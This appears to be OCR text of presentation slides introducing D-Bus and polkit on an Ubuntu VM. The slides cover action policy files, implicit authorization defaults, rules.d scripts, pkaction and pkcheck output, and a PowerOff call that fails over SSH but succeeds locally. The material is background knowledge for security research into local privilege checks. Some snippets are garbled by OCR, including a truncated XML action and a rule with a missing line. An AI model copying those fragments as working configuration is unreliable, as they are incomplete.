.RevokeTemporaryAuthorizations      method    (sa{sv})        -                 -
.UnregisterAuthenticationAgent      method    (sa{sv})s       -                 -
.BackendFeatures                    property  u                1                 emits-change
.BackendName                        property  s                "js"              emits-change
.BackendVersion                     property  s                "124"             emits-change
.Changed                            signal    -                -                 -
```

Interface & method

Introduction

Policy

- Defined in XML files
- **/usr/share/polkit-1/actions/*.policy**

```
dbus-test@DBUS-TEST-VM:~$ ls -al /usr/share/polkit-1/actions/
com.canonical.UbuntuAdvantage.policy                org.freedesktop.bolt.policy                         org.freedesktop.UDisks2.policy
com.feralinteractive.GameMode.policy                org.freedesktop.color.policy                        org.gnome.controlcenter.remote-login-helper.policy
com.hp.hplip.policy                                 org.freedesktop.fwupd.policy                        org.gnome.controlcenter.remote-session-helper.policy
com.ubuntu.apport.policy                            org.freedesktop.hostname1.policy                    org.gnome.controlcenter.system.policy
com.ubuntu.languageselector.policy                  org.freedesktop.locale1.policy                      org.gnome.controlcenter.user-accounts.policy
com.ubuntu.release-upgrader.policy                  org.freedesktop.login1.policy                       org.gnome.gnome-system-monitor.policy
com.ubuntu.softwareproperties.policy                org.freedesktop.ModemManager1.policy                org.gnome.remotedesktop.configure-system-daemon.policy
com.ubuntu.update-notifier.policy                   org.freedesktop.network1.policy                     org.gnome.remotedesktop.enable-system-daemon.policy
com.ubuntu.whoopsiepreferences.policy               org.freedesktop.NetworkManager.policy               org.gnome.settings-daemon.plugins.power.policy
io.snapcraft.snapd.policy                           org.freedesktop.packagekit.policy                   org.gnome.settings-daemon.plugins.wacom.policy
net.hadess.SensorProxy.policy                       org.freedesktop.policykit.policy                    org.gtk.vfs.file-operations.policy
net.reactivated.fprint.device.policy                org.freedesktop.RealtimeKit1.policy                 org.opensuse.cupspkhelper.mechanism.policy
org.a11y.brlapi.policy                              org.freedesktop.resolve1.policy                     org.x.xf86-video-intel.backlight-helper.policy
org.debian.apt.policy                               org.freedesktop.systemd1.policy                     power-profiles-daemon.policy
org.dpkg.pkexec.update-alternatives.policy          org.freedesktop.timedate1.policy
org.freedesktop.accounts.policy                     org.freedesktop.timesync1.policy
```

Introduction

Policy

<action> defines the action name.

```
<action id="org.freedesktop.udisks2.filesystem-mount">
  <description>Mount a filesystem</description>
  [...]
  <defaults>
    <allow_any>auth_admin</allow_any>
    <allow_inactive>auth_admin</allow_inactive>
    <allow_active>yes</allow_active>
  </defaults>
</action>
```

/usr/share/polkit-1/actions/org.freedesktop.UDisks2.policy

Introduction

Policy

allow_any: user accessing machine through **SSH** or **RDP**
allow_inactive: **local** user but session is **inactive**
allow_active: **local** user and session is **active**

```
<actic                                                    t">
  <des
  [...
  <defaults>
    <allow_any>auth_admin</allow_any>
    <allow_inactive>auth_admin</allow_inactive>
    <allow_active>yes</allow_active>
  </defaults>
</action>
```

/usr/share/polkit-1/actions/org.freedesktop.UDisks2.policy

Introduction

Policy

defaults This element is used to specify implicit authorizations for clients. Elements that can be used inside *defaults* include:

allow_any	Implicit authorizations that apply to any client. Optional.
allow_inactive	Implicit authorizations that apply to clients in inactive sessions on local consoles. Optional.
allow_active	Implicit authorizations that apply to clients in active sessions on local consoles. Optional.

Each of the *allow_any*, *allow_inactive* and *allow_active* elements can contain the following values:

`no`	Not authorized.
`yes`	Authorized.
`auth_self`	Authentication by the owner of the session that the client originates from is required. Note that this is not restrictive enough for most uses on multi-user systems; `auth_admin`* is generally recommended.
`auth_admin`	Authentication by an administrative user is required.
`auth_self_keep`	Like `auth_self` but the authorization is kept for a brief period (e.g. five minutes). The warning about `auth_self` above applies likewise.
`auth_admin_keep`	Like `auth_admin` but the authorization is kept for a brief period (e.g. five minutes).

Official documentation

Introduction

Policy

```
    <annotate key="org.freedesktop.policykit.imply">org.freedesktop.accounts.user-administration org.freedesktop.realmd.configure-realm org.freedesktop.realmd.login-policy or
g.freedesktop.MalcontentControl.administration com.endlessm.ParentalControls.AppFilter.ReadAny com.endlessm.ParentalControls.AppFilter.ChangeAny com.endlessm.ParentalControls
.AppFilter.ReadOwn com.endlessm.ParentalControls.AppFilter.ChangeOwn</annotate>
```

/usr/share/polkit-1/actions/org.gnome.controlcenter.user-accounts.policy

The `org.freedesktop.policykit.imply` annotation (its value is a string containing a space-separated list of action identifiers) can be used to define *meta actions*. The way it works is that if a subject is authorized for an action with this annotation, then it is also authorized for any action specified by the annotation. A typical use of this annotation is when defining an UI shell with a single lock

Auth action A —imply —> B ✅
—> C ✅
—> D ✅
—> ...

Introduction

Policy

```
dbus-test@DBUS-TEST-VM:~$ pkaction
com.canonical.UbuntuAdvantage.attach
com.canonical.UbuntuAdvantage.detach
com.canonical.UbuntuAdvantage.disable-service
com.canonical.UbuntuAdvantage.enable-service
com.feralinteractive.GameMode.cpu-helper
com.feralinteractive.GameMode.governor-helper
com.feralinteractive.GameMode.gpu-helper
com.feralinteractive.GameMode.procsys-helper
com.hp.hplip.installplugin
com.ubuntu.apport.apport-gtk-root
com.ubuntu.apport.root-info
com.ubuntu.languageselector.setsystemdefaultlanguage
com.ubuntu.release-upgrader.partial-upgrade
com.ubuntu.release-upgrader.release-upgrade
com.ubuntu.softwareproperties.applychanges
com.ubuntu.update-notifier.pkexec.cddistupgrader
com.ubuntu.update-notifier.pkexec.package-system-locked
com.ubuntu.whoopsiepreferences.change
io.snapcraft.snapd.login
io.snapcraft.snapd.manage
io.snapcraft.snapd.manage-configuration
io.snapcraft.snapd.manage-interfaces
net.hadess.SensorProxy.claim-sensor
net.reactivated.fprint.device.enroll
net.reactivated.fprint.device.setusername
net.reactivated.fprint.device.verify
org.a11y.brlapi.write-display
```

Show all actions

pkaction tool

Introduction

Policy

```
[pid  7658] sendmsg(5, {msg_name=NULL, msg_namelen=0, msg_iov=[{iov_base="l\1\0\1\5\0\0\0\t\0\0\0\221\0\0\0\1\1o\0%\0\0\0/org/freedesktop/PolicyKit1/Authority\0\0\0\2\1s\0$\0\0\0org.freedesktop.PolicyKit1.Authority\0\0\0\0\6\1s\0\5\0\0\0:1.10\0\0\0\10\1g\0\1s\0\0\3\1s\0\20\0\0\0EnumerateActions\0\0\0\0\0\0\0\0\0\0\0\0", iov_len=173}], msg_iovlen=1, msg_controllen=0, msg_flags=0}, MSG_NOSIGNAL) = 173
[pid  7658] poll([{fd=5, events=POLLIN}, {fd=6, events=POLLIN}], 2, 0) = 0 (Timeout)
[pid  7658] poll([{fd=5, events=POLLIN}, {fd=6, events=POLLIN}], 2, -1) = 1 ([{fd=5, revents=POLLIN}])
[pid  7658] write(6, "\1\0\0\0\0\0\0\0", 8) = 8
[pid  7658] recvmsg(5, {msg_name=NULL, msg_namelen=0, msg_iov=[{iov_base="l\2\1\1/=\1\0\251\4\0\0>\0\0\0", iov_len=16}], msg_iovlen=1, msg_controllen=0, msg_flags=MSG_CMSG_CLOEXEC}, MSG_CMSG_CLOEXEC) = 16
[pid  7658] poll([{fd=5, events=POLLIN}], 1, 0) = 1 ([{fd=5, revents=POLLIN}])
[pid  7658] recvmsg(5, {msg_name=NULL, msg_namelen=0, msg_iov=[{iov_base="\6\1s\0\6\0\0\0:1.209\0\0\10\1g\0\21a(sssssssuuua{ss})\0\0\5\1u\0\t\0\0\0\7\1s\0\5\0\0\0:1.10\0\0\0'=\1\0\0\0\0\0#\0\0\0org.freedesktop.udisks2.ata-standby\0\24\0\0\0Send standby command\0\0\0\0;\0\0\0Authentication is required to put a drive into standby mode\0\22\0\0\0The Udisks Project\0\0*\0\0\0https://github.com/storaged-project/udisks\0\0\25\0\0\0drive-removable-media\0\0\0\2\0\0\0\2\0\0\0\5\0\0\0\0\0\0\0!\0\0\0com.ubuntu.apport.apport-gtk-root\0\0\0\26\0\0\0System problem reports\0\0G\0\0\0Please enter your password to access problem reports of system programs\0\6\0\0\0Apport\0\0\36\0\0\0https://wiki.ubuntu.com/Apport\0\0\6\0\0\0apport\0\0\2\0\0\0\2\0\0\0\2\0\0\0\211\0\0\0\0\0\0\0#\0\0\0org.freedesktop.policykit.exec.path\0\34\0\0\0/usr/share/apport/apport-gtk\0\0\0\0\0\0\0\0(\0\0\0org.freedesktop.policykit.exec.allow_gui\0\0\0\0\4\0\0\0true\0\0\0\0\0\0\0\0,\0\0\0org.opensuse.cupspkhelper.mechanism.all-edit\0\0\0\0\27\0\0\0Change printer settings\0w\0\0\0Privileges are required to change printer settings. This should only be needed from the Printers system settings panel.\0\24\0\0\0The openSUSE Project\0\0\0\0\30\0\0\0http://www.opensuse.org/\0\0\0\0\7\0\0\0printer\0\2\0\0\0\2\0\0\0\4\0\0\0A\0\0\0\0\0\0\0\37\0\0\0org.freedesktop.policyki
```

strace output of pkaction

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.PolicyKit1 /org/freedesktop/PolicyKit1/Authority org.freedesktop.PolicyKit1.Authority EnumerateActions s ""
a(sssssssuuua{ss}) 283 "org.freedesktop.udisks2.ata-standby" "Send standby command" "Authentication is required to put a drive into standby mode" "The Udisks Project" "https://github.com/storaged-project/udisks" "drive-removable-media" 2 2 5 0 "com.ubuntu.apport.apport-gtk-root" "System problem reports" "Please enter your password to access problem reports of system programs" "Apport" "https://wiki.ubuntu.com/Apport" "apport" 2 2 2 2 "org.freedesktop.policykit.exec.path" "/usr/share/apport/apport-gtk" "org.freedesktop.policykit.exec.allow_gui" "true" "org.opensuse.cupspkhelper.mechanism.all-edit" "Change printer settings" "Privileges are required to change printer settings. This should only be needed from the Printers system settings panel." "The openSUSE Project" "http://www.opensuse.org/" "printer" 2 2 4 1 "org.freedesktop.policykit.owner" "unix-user:cups-pk-helper" "org.freedesktop.udisks2.loop-delete-others" "Delete loop devices" "Authentication is required to delete a loop device set up by another user" "The Udisks Project" "https://github.com/storaged-project/udisks" "drive-removable-media" 2 2 4 0 "org.freedesktop.timedate
```

Actually, the result is from EnumeratAction method

Introduction

Policy

```
dbus-test@DBUS-TEST-VM:~$ pkaction -v --action-id org.freedesktop.udisks2.loop-setup
org.freedesktop.udisks2.loop-setup:
  description:       Manage loop devices
  message:           Authentication is required to set up a loop device
  vendor:            The Udisks Project
  vendor_url:        https://github.com/storaged-project/udisks
  icon:              drive-removable-media
  implicit any:      auth_admin
  implicit inactive: auth_admin
  implicit active:   yes
```

-v: show detailed action information

Introduction

Policy

- Cannot easily map **dbus method** to the corresponding **action policy**
- For example, if we send a dbus message whose
  - Bus name: **org.freedesktop.UDisks2**
  - Object path: **/org/freedesktop/UDisks2.Manager**
  - Interface: **org.freedesktop.UDisks2.Manager**
  - Method: **LoopSetup**
- The msg will be received by **udisksd** and

Introduction

Policy

```
/* runs in thread dedicated to handling @invocation */
static gboolean
handle_loop_setup (UDisksManager          *object,
                   GDBusMethodInvocation  *invocation,
                   GUnixFDList            *fd_list,
                   GVariant               *fd_index,
                   GVariant               *options)
{
  // [...]

  /* Check if the user is authorized to create a loop device */
  if (!udisks_daemon_util_check_authorization_sync (manager->daemon,
                                                    NULL,
                                                    "org.freedesktop.udisks2.loop-setup",
                                                    options,
                                                    /* Translators: Shown in authentication dialog when the user
                                                     * requests setting up a loop device.
                                                     */
                                                    N_("Authentication is required to set up a loop device"),
                                                    invocation))
    goto out;
```

Hardcode in the source code

udiskslinuxmanager.c
(udisksd src)

Introduction

Rule

- JavaScript-like files
- Determines whether a **subject** is authorized to perform a certain action
- Take precedence over the policy
- **/usr/share/polkit-1/rules.d/*.rules**

```
dbus-test@DBUS-TEST-VM:~$ sudo ls -al /usr/share/polkit-1/rules.d/
total 72
drwxr-xr-x 2 root root 4096 Feb 15 16:11 .
drwxr-xr-x 4 root root 4096 Feb 15 16:10 ..
-rw-r--r-- 1 root root 1176 Aug 13  2024 20-gnome-initial-setup.rules
-rw-r--r-- 1 root root  353 Jul 11  2024 20-gnome-remote-desktop.rules
-rw-r--r-- 1 root root  104 Dec  2 19:59 49-ubuntu-admin.rules
-rw-r--r-- 1 root root  325 Dec  2 19:59 50-default.rules
-rw-r--r-- 1 root root 3373 Jun  5  2023 com.ubuntu.desktop.rules
-rw-r--r-- 1 root root  523 Apr  8  2024 gamemode.rules
-rw-r--r-- 1 root root  556 Nov 21 20:11 gnome-control-center.rules
-rw-r--r-- 1 root root  182 Mar 31  2024 org.a11y.brlapi.rules
-rw-r--r-- 1 root root  368 Apr  2  2024 org.freedesktop.bolt.rules
-rw-r--r-- 1 root root  251 Dec  5 23:53 org.freedesktop.fwupd.rules
-rw-r--r-- 1 root root  287 Apr  8  2024 org.freedesktop.GeoClue2.rules
-rw-r--r-- 1 root root  282 May 17  2023 org.freedesktop.NetworkManager.rules
-rw-r--r-- 1 root root  334 Dec 14 01:07 org.freedesktop.packagekit.rules
-rw-r--r-- 1 root root  594 Apr 18  2024 org.gtk.vfs.file-operations.rules
-rw-r--r-- 1 root root  519 Oct 23  2024 sssd-pcsc.rules
-rw-r--r-- 1 root root  527 Feb 28  2024 systemd-networkd.rules
```

```
polkit.addRule(function(action, subject) {
    if (subject.user !== 'gnome-initial-setup')
        return undefined;

    var actionMatches = (action.id.indexOf('org.freedesktop.hostname1.') === 0 ||
                         action.id.indexOf('org.freedesktop.NetworkManager.') === 0 ||
                         action.id.indexOf('org.freedesktop.locale1.') === 0 ||
                         action.id.indexOf('org.freedesktop.accounts.') === 0 ||
                         action.id.indexOf('org.freedesktop.timedate1.') === 0 ||
                         action.id.indexOf('org.freedesktop.realmd.') === 0 ||
                         action.id.indexOf('com.endlessm.ParentalControls.') === 0 ||
                         action.id.indexOf('org.fedoraproject.thirdparty.') === 0);

    if (actionMatches) {
        if (subject.local)
            return 'yes';
        else
            return 'auth_admin';
    }

    return undefined;
});
```

/usr/share/polkit-1/rules.d/20-gnome-initial-setup.rules

```
polkit.addRule(function(action, subject) {
    if (subject.user !== 'gnome-initial-setup')
        return undefined;

    var actionMatches
                          action.id.indexOf('org.freedesktop.accounts.') === 0 ||
                          action.id.indexOf('org.freedesktop.timedate1.') === 0 ||
                          action.id.indexOf('org.freedesktop.realmd.') === 0 ||
                          action.id.indexOf('com.endlessm.ParentalControls.') === 0 ||
                          action.id.indexOf('org.fedoraproject.thirdparty.') === 0);

    if (actionMatches) {
        if (subject.local)
            return 'yes';
        else
            return 'auth_admin';
    }

    return undefined;
});
```

If the user is not "gnome-initial-setup", then "undefined" is returned and **passed through to other rules.**

/usr/share/polkit-1/rules.d/20-gnome-initial-setup.rules

```
polkit.addRule(function(action, subject) {
    if (subject.user !== 'gnome-initial-setup')
        return undefined;

    var actionMatches = (action.id.indexOf('org.freedesktop.hostname1.') === 0 ||
                         action.id.indexOf('org.freedesktop.NetworkManager.') === 0 ||
                         action.id.indexOf('org.freedesktop.locale1.') === 0 ||
                         action.id.indexOf('org.freedesktop.accounts.') === 0 ||
                         action.id.indexOf('org.freedesktop.timedate1.') === 0 ||
                         action.id.indexOf('org.freedesktop.realmd.') === 0 ||
                         action.id.indexOf('com.endlessm.ParentalControls.') === 0 ||
                         action.id.indexOf('org.fedoraproject.thirdparty.') === 0);

    if (actionMatches) {
        if (subject.local)
            return 'yes';
        else
            return 'auth_admin';
    }

    return undefined;
});
```

If the user is logged into the machine locally, the user is allowed to perform specific actions **without authorization.**

/usr/share/polkit-1/rules.d/20-gnome-initial-setup.rules

Introduction

Example - PowerOff

`auth_admin`	Authentication by an administrative user is required.
`auth_self_keep`	Like `auth_self` but the authorization is kept for a brief period (e.g. five minutes). The warning about `auth_self` above applies likewise.
`auth_admin_keep`	Like `auth_admin` but the authorization is kept for a brief period (e.g. five minutes).

```
<action id="org.freedesktop.login1.power-off">
        <description gettext-domain="systemd">Power off the system</description>
        <message gettext-domain="systemd">Authentication is required to power off the system.</message>
        <defaults>
                <allow_any>auth_admin_keep</allow_any>
                <allow_inactive>auth_admin_keep</allow_inactive>
                <allow_active>yes</allow_active>
        </defaults>
        <annotate key="org.freedesktop.policykit.imply">org.freedesktop.login1.set-wall-message</annotate>
</action>
```

/usr/share/polkit-1/actions/org.freedesktop.login1.policy


```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.login1 /org/freedesktop/login1 org.freedesktop.login1.Manager PowerOff b 1
Call failed: Interactive authentication required.
```

SSH login session (remote)

Introduction

Example - PowerOff

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.login1 /org/freedesktop/login1 org.freedesktop.login1.Manager CanPowerOff
s "challenge"
```




Introduction

Example - PowerOff

```
<action id="org.freedesktop.login1.power-off">
        <description gettext-domain="systemd">Power off the system</description>
        <message gettext-domain="systemd">Authentication is required to power off the system.</message>
        <defaults>
                <allow_any>auth_admin_keep</allow_any>
                <allow_inactive>auth_admin_keep</allow_inactive>
                <allow_active>yes</allow_active>
        </defaults>
        <annotate key="org.freedesktop.policykit.imply">org.freedesktop.login1.set-wall-message</annotate>
</action>
```


/usr/share/polkit-1/actions/org.freedesktop.login1.policy



Pty (local)

Introduction

Example - PowerOff



Successfully power off !

Introduction

Authentication Agent

```
dbus-test@DBUS-TEST-VM:~$ pkcheck --help
Usage:
  pkcheck [OPTION...]

Help Options:
  -h, --help                            Show help options

Application Options:
  -a, --action-id=ACTION                Check authorization to perform ACTION
  -u, --allow-user-interaction          Interact with the user if necessary
  -d, --details=KEY VALUE               Add (KEY, VALUE) to information about the action
  --enable-internal-agent               Use an internal authentication agent if necessary
  --list-temp                           List temporary authorizations for current session
  -p, --process=PID[,START_TIME,UID]    Check authorization of specified process
  --revoke-temp                         Revoke all temporary authorizations for current session
  -s, --system-bus-name=BUS_NAME        Check authorization of owner of BUS_NAME
  --version                             Show version
```

action


subject

pkcheck tool


pkcheck is used to check whether a process, specified by either "--process" or "--system-bus-name", is authorized for action.

Introduction

Authentication Agent



SSH response



GUI response


Introduction

Authentication Agent

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$
polkit\56retains_authorization_after_challenge 1
==== AUTHENTICATING FOR org.freedesktop.login1.power-off ====
Authentication is required to power off the system.
Authenticating as: dbus-test
Password:
==== AUTHENTICATION COMPLETE ====
polkit\56temporary_authorization_id=tmpauthz5
polkit\56retains_authorization_after_challenge=true
```

???

